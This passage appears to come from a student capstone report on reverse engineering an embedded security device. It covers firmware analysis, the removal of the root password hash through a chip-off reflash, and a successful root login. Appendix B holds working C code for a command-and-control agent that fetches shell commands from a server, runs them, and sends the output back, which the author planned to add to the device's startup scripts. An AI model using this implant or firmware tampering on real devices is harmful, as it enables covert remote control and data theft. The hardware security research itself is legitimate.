262144        0x40000         uImage header, header size: 64 bytes, header CRC: 0x12E1FFE2, created: 2020-11-26 02:52:47, image size: 1715295 bytes, Data Address: 0x80010000
, Entry Point: 0x803B5A10, data CRC: 0x7FC78582, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux-3.10.14__isvp_swan_1.0__"
262208        0x40040         LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes, uncompressed size: -1 bytes
2293760       0x230000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2739200 bytes, 398 inodes, blocksize: 131072 bytes, created: 2021-03-26
03:05:58
6291456       0x600000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2773002 bytes, 77 inodes, blocksize: 131072 bytes, created: 2021-03-26 0
3:05:59
10289152      0x9D0000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:
59
12320768      0xBC0000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:
59
16318464      0xF90000        JFFS2 filesystem, little endian
16318708      0xF900F4        Zlib compressed data, compressed
16318916      0xF901C4        JFFS2 filesystem, little endian
16319320      0xF90358        Zlib compressed data, compressed
16319664      0xF904B0        Zlib compressed data, compressed
16320008      0xF90608        Zlib compressed data, compressed
16320352      0xF90760        Zlib compressed data, compressed
16320696      0xF908B8        Zlib compressed data, compressed
16321040      0xF90A10        Zlib compressed data, compressed
16321384      0xF90B68        Zlib compressed data, compressed
16321732      0xF90CC4        Zlib compressed data, compressed
16322080      0xF90E20        Zlib compressed data, compressed
16322428      0xF90F7C        Zlib compressed data, compressed
16322776      0xF910D8        Zlib compressed data, compressed
16323140      0xF91244        Zlib compressed data, compressed
16323504      0xF913B0        Zlib compressed data, compressed
16323868      0xF9151C        Zlib compressed data, compressed
16324232      0xF91688        Zlib compressed data, compressed
```

Figure 3.11: Binwalk Analysis of Firmware Binary

```
PS C:\Users\brook\Documents\classNotesFall2024\ERE\capstone\chipFirmware\extract\modification\squashfs-root> ls


    Directory: C:\Users\brook\Documents\classNotesFall2024\ERE\capstone\chipFirmware\extract\modification\squashfs-root


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         12/2/2024  12:41 PM                aback
d-----         12/2/2024  12:41 PM                bin
d-----         12/2/2024  12:41 PM                configs
d-----         12/2/2024  12:41 PM                dev
d-----        12/10/2024   8:51 PM                etc
d-----         12/2/2024  12:41 PM                kback
d-----         12/2/2024  12:41 PM                lib
d-----         12/2/2024  12:41 PM                media
d-----         12/2/2024  12:41 PM                mnt
d-----         12/2/2024  12:41 PM                opt
d-----         12/2/2024  12:41 PM                proc
d-----         12/2/2024  12:41 PM                root
d-----         12/2/2024  12:41 PM                run
d-----         12/2/2024  12:41 PM                sbin
d-----         12/2/2024  12:41 PM                sys
d-----         12/2/2024  12:41 PM                system
d-----         12/2/2024  12:41 PM                thirdlib
d-----         12/2/2024  12:41 PM                tmp
d-----         12/2/2024  12:41 PM                usr
d-----         12/2/2024  12:41 PM                var
-a----         12/2/2024  12:41 PM             11 linuxrc
```

Figure 3.12: Firmware SquashFS Filesystem

There is a large amount of information to be gathered from the squashFS filesystems, there is the sound files for the alarms and system arming, startup scripts, network protocols and more. In the JFFS2 filesystem, it only contains the device version number.

Chapter 4

Modification

4.1 Attempted Strategies

So we know that the SquashFS filesystem is designed to be read-only, but if we are able to change it first then load the firmware image, that would allow us to successfully modify the system behavior.

There are two possible ways I can identify that we could accomplish that.

1. Modify the filesystem in the bootloader CLI 2. Modify the filesystem and load the new firmware onto the chip, then put it back onto the device board.

To start, I will need to make a modification to the SquashFS filesystem before attempting either of these. I chose to delete the password hash for the root user. I chose this because if I am able to successfully log in as the root user in the UART connection, it demonstrates that I can make further malicious modifications to the system.




Figure 4.1: Modification to /etc/shadow

As mentioned previously, I was able to extract the firmware in a chip-off, for the first strategy I started by carving out a chunk of a filesytem I wanted to modify, make the changes, and repack it to match the original block size, byte length, and inodes.

Then using the same vulnerability of shorting the NAND flash to enter the bootloader CLI, I attempted to load a modification of the SquashFS file system directly into the serial flash memory using the U-Boot 'sf' serial flash commands.




Figure 4.2: Import Binary In Bootloader Menu

In Figure 4.2 it says it didn't load, but it clearly did into RAM in Figure 4.3 as shown in the farther offset. Then I erased the memory of the location at the first squashFS filesystem, and attempted to move the memory from RAM into the offset of the filesystem I wanted to replace, but as shown here, the data in that location is blank, showing it did not work.




Figure 4.3: Uboot Flash Modification Attempt

I suspect the reason is that the serial flash chips write protect is on. Based off the datasheet, the writeprotect is turned on when the #WP pin is grounded.




Figure 4.4: Flash Memory Pinout

With the time constraint, I was unable to figure out if there is a possible way to turn the #WP to high allowing the #WP to be turned off while loading the modified firmware image, but would like to explore further in the future if there's a possible workaround to bypass this issue.

Next I attempted the modification by changing the firmware, and loading it onto the flash chip. I attempted this two different times.

I first made my modification, to test I tried a simple change where I deleted the password hash from etc/shadow, so that when I was prompted to log in, I would be able to just press enter bypassing the password in the UART connection. As mentioned previously, I carved out the filesystem from the firmware binary, repacked it using the same compression tool, and inserted it back into the firmware image.

```
brooks in classNotesFall2024/ere/capstone/chipFirmware/extract/modification on  main [!?] …
➜ binwalk EN25QH128\(OTP\)@SOP8.BIN

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
192224        0x2EEE0         CRC32 polynomial table, little endian
196524        0x2FFAC         LZO compressed data
199920        0x30CF0         Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk size: 54351
9329 bytes, ramdisk addr: 0x6E72656B, product name: "mem boot start"
262144        0x40000         uImage header, header size: 64 bytes, header CRC: 0x12E1FFE2, created: 2020-11-26 0
2:52:47, image size: 1715295 bytes, Data Address: 0x80010000, Entry Point: 0x803B5A10, data CRC: 0x7FC78582, OS:
Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux-3.10.14__isvp_swan_1.0_
_"
262208        0x40040         LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes, uncompress
ed size: -1 bytes
2293760       0x230000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2739200 byte
s, 398 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:58
6291456       0x600000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2773002 byte
s, 77 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
10289152      0x9D0000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
12320768      0xBC0000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
```

Figure 4.5: Original Firmware Image

```
brooks in classNotesFall2024/ere/capstone/chipFirmware/extract/modification on  main [!?] took 5.9s …
➜ binwalk newfw.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
192224        0x2EEE0         CRC32 polynomial table, little endian
196524        0x2FFAC         LZO compressed data
199920        0x30CF0         Android bootimg, kernel size: 0 bytes, kernel addr: 0x70657250, ramdisk size: 54351
9329 bytes, ramdisk addr: 0x6E72656B, product name: "mem boot start"
262144        0x40000         uImage header, header size: 64 bytes, header CRC: 0x12E1FFE2, created: 2020-11-26 0
2:52:47, image size: 1715295 bytes, Data Address: 0x80010000, Entry Point: 0x803B5A10, data CRC: 0x7FC78582, OS:
Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Linux-3.10.14__isvp_swan_1.0_
_"
262208        0x40040         LZMA compressed data, properties: 0x5D, dictionary size: 67108864 bytes, uncompress
ed size: -1 bytes
2293760       0x230000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2739180 byte
s, 399 inodes, blocksize: 131072 bytes, created: 2024-12-02 07:28:29
6291456       0x600000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2773002 byte
s, 77 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
10289152      0x9D0000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
12320768      0xBC0000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 235 bytes, 2
 inodes, blocksize: 131072 bytes, created: 2021-03-26 03:05:59
```

Figure 4.6: Modified Firmware Image

Looking at the offset for the first sequence of squashfs filesystems, we can see that it does not match the byte length of the original, or inodes, but the block size is the same. I figured that if the byte length is smaller, it wouldn't overwrite any data so it wouldn't affect the firmware being loaded.

However, after loading in back onto the chip, and starting up the device, it showed there was a failure in reading the index table.




Figure 4.7: Index Table Load Failure

4.2 Successful Modification

Initially, I was unsure of what exactly could be the problem, so before going to the U-Boot repository source code, I decided to try one more change that I thought could possibly be the issue, make my modifications so that each filesystem size matched the original.

I created a new firmware image, making the same change, but adding junk data (# characters) to various files to match the correct byte length, and inodes. So after applying the modification, making sure every measurement matched with the original binary, I loaded

the new firmware image onto the chip, and we can see that our modification of etc/shadow allow us to successfully bypass the password prompt, allowing us to login as the root user.




Figure 4.8: Successful Modification in UART Output

So using this method, we could make any alteration to the device by taking the chip off again, making a modification to the filesystem, ensuring that each filesystem size matches the original size, loading it onto the chip, and replacing it onto the PCB. Also, it is possible

that the initial failed attempt to load the firmware was somehow corrupted in the process, so it is not confirmed that the failure to load the ID index table was due to the nonuniform filesystem measurements.

Chapter 5

Conclusion

In conclusion, my persistent modification to the device was successful. I made great progress, encountered vulnerability discoveries, successfully reverse engineered the device and understood its behavior and layout, and successfully implemented a persistent modification to the device via chip off. This project provided great experience in reverse engineering a commercial device, faced challenges that real embedded reverse engineers see, and experienced the perseverance needed to be successful in this sector. I was able to gather useful information that would be helpful for anyone to know when reverse engineering this device in the future, and learned gained valuable experience making me a stronger reverse engineer. This was a very interesting project, one of my favorites I have ever done, and will continue to reverse engineer embedded devices in the future.

Appendix A

References

1. U-boot wiki

2. Firmware extraction example

3. cJtag and SWD

A.1 Component Datasheets

- CC1310 datasheet
- REALTEK 8189FTV datahseet
- hETA6003 C213B
- A400cC datasheet
- EN25Q128 datasheet
- ingenic t31 processor
- EFR32 datasheet
- MOTORCOMM SZ18201 datasheet
- TNK 2422T1 BT16B03 datasheet

Appendix B

Source Code

```
// Time constraint didn't allow me to implement
// the planned data exfiltration program.
// I made this for testing, was planning on adding to the
// startup script in the squashfs
// to either run this from the squashfs,
// or copy the executable to the JFFS2 file system
// that would also create log files in the JFFS2 filesystem
// which would then send the data
// to my remote command and control server hosted on AWS.

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <curl/curl.h>

// Function to escape special JSON characters
void escape_json(char *dest, const char *src, size_t dest_size)
{
```

```
    size_t i = 0, j = 0;
    while (src[i] != '\0' && j < dest_size - 1)
    {
        if (src[i] == '"' || src[i] == '\\')
        {
            if (j < dest_size - 2)
            {
                dest[j++] = '\\';
            }
            else
            {
                break;
            }
        }
        else if (src[i] == '\n')
        {
            if (j < dest_size - 2)
            {
                dest[j++] = '\\';
                dest[j++] = 'n';
                i++;
                continue;
            }
            else
            {
                break;
            }
        }
        dest[j++] = src[i++];
```

```
48      }
49      dest[j] = '\0';
50  }
51
52  // Callback function to store HTTP GET response
53  size_t write_callback(void *ptr, size_t size, size_t nmemb, char *
        data)
54  {
55      strncat(data, ptr, size * nmemb);
56      return size * nmemb;
57  }
58
59  int main()
60  {
61      CURL *curl;
62      CURLcode res;
63      char command[1024] = {0};         // Buffer to store fetched
            command
64      char command_output[1024] = {0}; // Buffer to store command
            output
65      char escaped_output[2048] = {0}; // Buffer for escaped output
66      FILE *fp;
67
68      // Initialize libcurl
69      curl = curl_easy_init();
70      if (!curl)
71      {
72          fprintf(stderr, "Failed to initialize libcurl\n");
73          return 1;
```

```
74      }
75
76      // Step 1: Fetch the command from the server
77      const char *get_url = "http://localhost:3001/command";
78      curl_easy_setopt(curl, CURLOPT_URL, get_url);
79      curl_easy_setopt(curl, CURLOPT_WRITEFUNCTION, write_callback);
80      curl_easy_setopt(curl, CURLOPT_WRITEDATA, command);
81
82      res = curl_easy_perform(curl);
83      if (res != CURLE_OK)
84      {
85          fprintf(stderr, "Failed to fetch command: %s\n",
                curl_easy_strerror(res));
86          curl_easy_cleanup(curl);
87          return 1;
88      }
89
90      if (strlen(command) == 0)
91      {
92          printf("No command to execute\n");
93          curl_easy_cleanup(curl);
94          return 0;
95      }
96
97      printf("Fetched command: %s\n", command);
98
99      // Step 2: Execute the fetched command and capture the output
100     fp = popen(command, "r");
101     if (fp == NULL)
```

```
102     {
103         fprintf(stderr, "Failed to run command\n");
104         curl_easy_cleanup(curl);
105         return 1;
106     }
107 
108     fread(command_output, sizeof(char), sizeof(command_output) - 1,
            fp);
109     pclose(fp);
110 
111     printf("Command output: %s\n", command_output);
112 
113     // Step 3: Escape the command output for JSON compatibility
114     escape_json(escaped_output, command_output, sizeof(
            escaped_output));
115 
116     // Step 4: Send the output back to the server
117     const char *post_url = "http://localhost:3001/send-data";
118     char json[4096];
119     snprintf(json, sizeof(json), "{\"input\":\"%s\", \"output\":\"%s
            \"}", command, escaped_output);
120 
121     curl_easy_setopt(curl, CURLOPT_URL, post_url);
122     curl_easy_setopt(curl, CURLOPT_POST, 1L);
123     curl_easy_setopt(curl, CURLOPT_POSTFIELDS, json);
124 
125     struct curl_slist *headers = NULL;
126     headers = curl_slist_append(headers, "Content-Type: application/
            json");
```

```
127     curl_easy_setopt(curl, CURLOPT_HTTPHEADER, headers);
128 
129     res = curl_easy_perform(curl);
130     if (res != CURLE_OK)
131     {
132         fprintf(stderr, "Failed to send data: %s\n",
                curl_easy_strerror(res));
133     }
134     else
135     {
136         printf("Execution result sent successfully\n");
137     }
138 
139     // Cleanup
140     curl_easy_cleanup(curl);
141     curl_slist_free_all(headers);
142 
143     return 0;
144 }
```